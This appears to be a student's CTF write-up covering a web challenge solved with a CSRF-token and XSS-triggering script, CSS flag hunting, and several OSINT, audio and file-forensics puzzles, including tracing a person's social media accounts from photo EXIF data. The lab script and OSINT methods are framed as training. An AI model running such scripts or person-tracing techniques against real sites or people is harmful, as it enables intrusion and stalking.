
```
<script>
    fetch('/api/get-csrf-token', { credentials: 'include' })
        .then(response => response.json())
        .then(data => {
            const csrfToken = data.csrfToken;

            // Trigger the XSS which will call getFlag
            fetch('/api/trigger-xss', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json',
                    'X-CSRF-Token': csrfToken
                },
                credentials: 'include'
            })
            .then(() => {
                // Retrieve the flag
                fetch('/api/get-flag', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json',
                        'X-CSRF-Token': csrfToken
                    },
                    credentials: 'include'
                })
                .then(response => response.text())
                .then(flag => {
                    alert('Flag retrieved: ' + flag);
                });
            });
        });
    </script>
```

And I got the flag



DON'T COPY MY STYLE



I try to view the page source

```
body {
    background-color: #f8f9fa;
}

h1 {
    color: #2b2b2b;
}

.hidden-flag {
    font-size: 18px;
    color: #333;
    text-shadow: 1px 1px 2px #ccc;
    background-color: #fff;
    margin: 10px 0;
    position: relative;
    letter-spacing: 0.05em; /* Adds spacing between letters */
    transition: all 0.5s ease; /* Smooth transition for hover effects */
}

.hidden-flag:hover {
    color: #555; /* Changes color on hover */
    text-shadow: 2px 2px 4px rgba(0, 0, 0, 0.2);
    transform: scale(1.02); /* Slightly enlarges on hover */
}

.hidden-flag{
    content: "Obfusc4t10n"}attr(data-flag-part-3);
}

.hidden-flag[data-flag-part-1="obf"] {
    /* Obfuscation styles */
    color: transparent;
    background-color: rgba(255, 255, 255, 0.5); /* Semi-transparent background */
}

.hidden-flag[data-flag-part-2="us"] {
    text-shadow: none;
    text-transform: uppercase; /* Makes text uppercase */
    filter: blur(1px); /* Adds blur effect */
}

/* U sure of coming down here? */
.hidden-flag:before {
    content: "This is a hidden flag: ";
    visibility: hidden;
}
```

And I find something for the flag which is “F14g{c55_””attr(data-flag-part-1);” & “p0w3r_””attr(data-flag-part-2);

```
border-radius: 5px;
}

.random-class-2 {
    text-align: center;
    opacity: 0.8;
    filter: brightness(0.9);
}

.random-class-3 {
    border: 2px dashed #ccc;
    padding: 15px;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.2);
}


/* Container Styles */
.container {
    border: 1px solid #ddd;
    padding: 20px;
    max-width: 800px;
    margin: auto;
    background-color: #fff;
    box-shadow: 2px 2px 10px rgba(0, 0, 0, 0.1);
}

.hidden-flag::after {
    content: "F14g{c55_ " attr(data-flag-part-1);
    visibility: hidden;
    opacity: 0;
    display: block;
    position: absolute;
    left: -9999px;
}

.container::after {
    content: '';
    display: block;
    height: 20px; /* Adds extra space */
    background: linear-gradient(to right, #f8f9fa, #e9ecef); /* Gradient background */
    margin: 15px 0;
}

.hidden-flag {
    filter: grayscale(100%); /* Make flag text gray */
    content: "p0w3r_ " attr(data-flag-part-2);
}
```

And the last part was “0bfusc4t10n””attr(data-flag-part-3);



```
1  body {
2      background-color: #f8f9fa;
3  }
4
5  h1 {
6      color: #2b2b2b;
7  }
8
9  .hidden-flag {
10     font-size: 18px;
11     color: #333;
12     text-shadow: 1px 1px 2px #ccc;
13     background-color: #fff;
14     margin: 10px 0;
15     position: relative;
16     letter-spacing: 0.05em; /* Adds spacing between letters */
17     transition: all 0.5s ease; /* Smooth transition for hover effects */
18 }
19
20 .hidden-flag:hover {
21     color: #555; /* Changes color on hover */
22     text-shadow: 2px 2px 4px rgba(0, 0, 0, 0.2);
23     transform: scale(1.02); /* Slightly enlarges on hover */
24 }
25
26 .hidden-flag{
27     content: "0bfusc4t10n" attr(data-flag-part-3);
28 }
29
30 .hidden-flag[data-flag-part-1="obf"] {
```

So the combined code will be F14g{c55_p0w3r_0bfusc4t10n}

CHALLENGE

17 SOLVES



Limbo

50

EASY

Do you know Jujutsu Kaisen?

Flag format: F14g{Name_of_Airport}

Author: Amir Rahmat



location.jp...

Flag

Submit

For this question we are provided an image of an airport. The question asks what is the name of the airport.



The question mentioned Jujutsu Kaisen, a random cartoon. Since im not a weeb, I do not know what airport this is.

jujutsu kaisen airport location

Reddit · r/JuJutsuKaisen
30+ comments · 1 year ago · :

The Airport Location : r/JuJutsuKaisen

I made a comment referencing Haneda Airport before. The Sukuna fight was in Shibuya, so I googled the nearest airport and Haneda is the one ...

I can never look at airports the same way again - Reddit 3 Oct 2023
Do people forget the airport scene exist : r/Jujutsufolk - Reddit 6 Dec 2023
The Airport Location : r/Jujutsufolk - Reddit 17 Oct 2023
Theory regarding 236 - manga spoilers : r/JuJutsuKaisen 24 Sept 2023
More results from www.reddit.com

So I just google jjk airport location, and this post states it is **Haneda Airport**.

I put in the flag format **F14g{Haneda_Airport}**

CHALLENGE

12 SOLVES



First Year

50

EASY

Congratulations. You have been accepted.

Flag format: F14g{Location_Here}

Author: *Nightowl*



Hogwarts_0f...

8/10 attempts

Flag

Submit

For this question we are provided with a pdf file containing our acceptance letter to Hogwarts.



Dear Harry,

We are pleased to inform you that you have been accepted at Hogwarts School of Witchcraft and Wizardry. This prestigious institution, founded over a thousand years ago, offers a world-class education in magic, preparing young witches and wizards like yourself for a future filled with adventure and mastery of the mystical arts.

Please find enclosed a list of all necessary books and equipment. In particular, you will need to acquire a wand suitable for your magical talents and potential.

Term begins on September 1. To ensure a timely arrival, you are required to board the Hogwarts Express at precisely 11:00 AM, departing from the location shown in the image enclosed. You'll need to pay close attention to the details in this image, as the platform is not easily accessible by Muggle means.

Upon arrival, look for the sign marking Platform 9 3/4. When you're ready, walk briskly towards the barrier separating platforms nine and ten, and you will be transported to the magical dimension of Platform 9 3/4.

From here I tried every location but the **Platform 9 3/4** was very eye-catching. So after trying all of the locations, I remembered the platform being a real train station in UK so I searched up the name of the train station irl. It was **King's Cross Station**. I just input that in the flag format and completed the challenge.

CHALLENGE

13 SOLVES



Terlupa la

50

MEDIUM

Baru-baru ni, rakyat Malaysia dikejutkan dengan penceraian 2 selebriti popular. Hal ini menimbulkan banyak kontroversi dan menjadi bualan masyarakat. Penceraihan pasangan selebriti di bertempat di sebuah mahkamah syariah di Subang Bistari. Talak satu tersebut dijatuhkan di hadapan Hakim Syarie iaitu ... Terlupa la

Author: *MrChyper*

Flag

Submit

Ini kelakar, aku tahu 2 je selebriti popular yang cerai iaitu Fazura ngan Fattah Amin. Tapi takleh confirm mereka adalah yang dimaksudkan.

Penceraihan pasangan selebriti di bertempat di sebuah mahkamah syariah di Subang Bestari

All Images News Videos Shopping Web Books More Tools

Did you mean: [Perceraihan](#) pasangan selebriti di bertempat di sebuah mahkamah syariah di Subang Bestari

 Sinar Harian
<https://www.sinarharian.com.my> > ... · Translate this page

Hari ini penentu hubungan Fattah dan Fazura
7 Oct 2024 — Prosiding kedua tuntutan **perceraihan pasangan** itu dijangka berlangsung di Mahkamah Rendah Syariah Petaling, Subang Bestari, pada jam 9 pagi.
Missing: bertempat | Show results with: bertempat

One quick search confirmed yang dorang adalah Fattah and fazura.

 Harian Metro
<https://www.hmetro.com.my> > fatt... · Translate this page

Fattah, Fazura cerai talak satu
6 Oct 2024 — Pada 13 September lalu, media melaporkan, **Fazura memfailkan permohonan cerai terhadap Fattah** di Mahkamah Rendah Syariah Petaling, Subang Bestari ...

Google lagi jumpa article mention nama hakim tersebut iaitu,

Fattah atau nama sebenarnya Abdul Fattah Mohd. Amin, 33, melafazkan cerai talak satu pada pukul 9.45 pagi di hadapan Hakim Syarie Abdul Malik Soleh.

Input je nama dia dalam flag format **F14g{Abdul_Malik_Soleh}** settle.

CHALLENGE

8 SOLVES



Kayu Tiga

150

HARD

Saya mengesyaki bahawa teman wanita saya telah curang dengan lelaki lain. Saya memiliki satu foto yang ditangkap lelaki tersebut. Cari akaun sosial media dia! Sebagai langkah awal, cari pemilik gambar ini.

Author: *MrChyper*

[View Hint](#)

[gambar.jpg](#)

Flag

Submit

For this question we are provided with an image. And the hint is we have to find the guy that took this image. Also another hint is to use exiftool.

Owner Name[🔗](#)

Hael Samian

XMP Toolkit[🔗](#)


Image::ExifTool 12.47

After uploading to exiftool, I get that the owners name is Hael Samian, from here I searched for a username like that around all social medias. And I found out he has an Instagram account.


Enough yapping ill just walkthrough you with screenshots,




From here can see got highlight.




And from that highlight theres a link that redirects to tiktok.



From this guys tiktok we can find the flag in one of his posts,



Challenge completed.



This is it. Peak CTF question. We are provided with an audio that is inaudible. So I reversed the audio in google. And get the message that Ford Pines is in trouble and that he has left clues in his social media accounts. **Pines_ford1234**.

I found his account to be in twitter,



The screenshot shows a Twitter profile for a user named "Pines.Ford" with the handle "@pines_ford1234". The bio contains a long string of encrypted text: "WU9IEIVUQgRkIORCBISUosERFU1RST1kgSEITIFBSSVNPTg==". Below the bio is a link to "View more". The profile picture is a cartoon character with glasses and a mustache. The user has 5 posts. At the bottom, there are tabs for "Posts", "Replies" (which is selected), and "Media".

There are several encrypted messages but they weren't that relevant tbh. The bio reads, **YOU MUST FIND HIM, DESTROY HIS PRISON.** And theres a post with Bill Cipher with the caption that says, **RELEASE ME, YOU FLESHY CACOON. I WILL GRANT YOU POWERS BEYOND YOUR COMPREHENSION.** Freaky.



Pines.Ford @pines_ford1234 · Oct 27

...

UkVMRUFRSBNRSwgWU9VIEZMRVNIWSBDQUNPT04uIEkgVOIMTCBHUK
FOVCBZT1UgUE9XRVJTIEJFWU9ORCBZT1VSIENPTVBSRUhFTINJT04=



2

1


0

89

Bookmark Up

Basically all the other posts from his twitter is useless except for this one. I deduced that this might be important due to there being Bill Cipher, and that encrypted message from above.

This image was taken several years ago during the Cipher Hunt challenge hosted by Alex Hirsch himself. I assume the creator of this challenge is a big nerd and was interested in a weird cartoon (Grow up bro). I knew this challenge existed so I started searching where the location of the statue was.



This image was taken in Reedstown, Oregon. So I input the coordinates of where the image was taken but was disappointed due to it being wrong. I create a ticket for sanity check and the nerd responded saying, it has to be the latest location.

Confusion Hill


Statue of Bill Cipher was found in a **Reedsport, Oregon forest**. It was later removed and temporarily placed at Reedsport's Bicentennial Park, before being permanently relocated to Confusion Hill in Piercy, California.



One quick search gives us that the latest location was here.



Further inspection gives us the exact location of the tree where Bill Cipher terpacak.



I took the coordinates to 3 decimal points and became goated.

SETTLE

CHALLENGE 8 SOLVES X

Lost Art

150

EASY

During World War II, a renowned painting was taken from a European museum and has remained missing ever since. Identify the name of artwork, and the Art-ID.

Your flag format should be: F14g{Art-ID}.

Author: Amir Rahmat

[View Hint](#)

[!\[\]\(02cb6976ee4bac4319977202a1fc3390_img.jpg\) Lost_Art.jpg](#)

Flag

Submit

Simple solution but agak out of the box thinking is needed. The question itself is the

BIGGEST hint.



This is the image we are provided with. Dah binwalk exiftool reverse image search semua benda memang tak dapat apa. But reverse image search this we will get that this artwork is called **King Frederick II's Roundtable at Sanssouci**.

I then searched the website called Lost Art Database.



© SMPK, Nationalgalerie

Search Request
King Frederick II's Round Table in Sanssouci
1750

Artist: Menzel, Adolph
Object type: Painting
Material / Technique: Oil ; Canvas / painted
Lost Art-ID: 257456

And we got the id which is **257456**. Just put in flag format and we settle.

CHALLENGE

Kicauan Burung

⌚ 150

Dengarkan lagu terhebat abad ini!!! Bolehla layan sambal cari bendera hehe...

Author: *mfkrypt*


[View Hint](#)

[!\[\]\(5db82ba00d422ba1eb8deffe995fad69_img.jpg\) Kicauan_bur...](#)


Submit

For this challenge we a presented with an audio file containing a viral hit song from **KSI** titled **“Thick of it”**. The hint was to hear the audio until the end.

Lo and behold there was an interesting high pitched sound at the end of the audio.



I opened the audio on audacity and cut out the song to reveal only the high pitch part.



Changing to spectrogram mode reveals the flag, again proving that I am indeed the honored one.

CHALLENGE 11 SOLVES X

Gambar Rosak

50

HARD


Saya sedang melewati gambar-gambar lama di galeri,
saya dapati terdapat satu gambar yang tidak dapat
dibuka. Bolehkah anda memulihkan dan membuka gambar
tersebut?

Author: MrChyper

 flag.jpg

Flag Submit

This challenge we have this jpg that when opened seems to be broken.



I put the image in online hexeditor and saw this interesting line at the start.

```

flag.txt.jpg x
53 55 53 E0 00 10 52 41 57 52 00 01 02 01 00 48 SUS...RAWR....H
00 48 00 00 FF ED 00 2C 50 68 6F 74 6F 73 68 6F .H.. φ.,Photosho
70 20 33 2E 30 00 38 42 49 4D 03 ED 00 00 00 00 p 3.0.8BIM.φ....
00 10 00 48 00 00 00 01 00 01 00 48 00 00 00 01 ...H.....H....
00 01 FF E1 1F 90 68 74 74 70 3A 2F 2F 6E 73 2E .. β.Éhttp://ns.
61 64 6F 62 65 2E 63 6F 6D 2F 78 61 70 2F 31 2E adobe.com/xap/1.
30 2F 00 3C 3F 78 70 61 63 6B 65 74 20 62 65 67 0/.<?xpacket beg
69 6E 3D 22 EF BB BF 22 20 69 64 3D 22 57 35 4D in="∩┐" id="W5M
30 4D 70 43 65 68 69 48 7A 72 65 53 7A 4E 54 63 0MpCehiHzreSzNTc
7A 6B 63 39 64 22 3F 3E 0A 3C 78 3A 78 6D 70 6D zkc9d"?>.x:xmpm
65 74 61 20 78 6D 6C 6E 73 3A 78 3D 22 61 64 6F eta xmlns:x="ado
62 65 3A 6E 73 3A 6D 65 74 61 2F 22 20 78 3A 78 be:ns:meta/" x:x
6D 70 74 6B 3D 22 41 64 6F 62 65 20 58 4D 50 20 mptk="Adobe XMP
43 6F 72 65 20 39 2E 31 2D 63 30 30 32 20 37 39 Core 9.1-c002 79
2E 65 30 36 66 64 34 39 2C 20 32 30 32 33 2F 31 .e06fd49, 2023/1
30 2F 30 34 2D 31 39 3A 30 38 3A 32 39 20 20 20 0/04-19:08:29
20 20 20 20 22 3E 0A 20 20 20 3C 72 64 66 3A ">. <rdf:
52 44 46 20 78 6D 6C 6E 73 3A 72 64 66 3D 22 68 RDF xmlns:rdf="h
74 74 70 3A 2F 2F 77 77 77 2E 77 33 2E 6F 72 67 ttp://www.w3.org
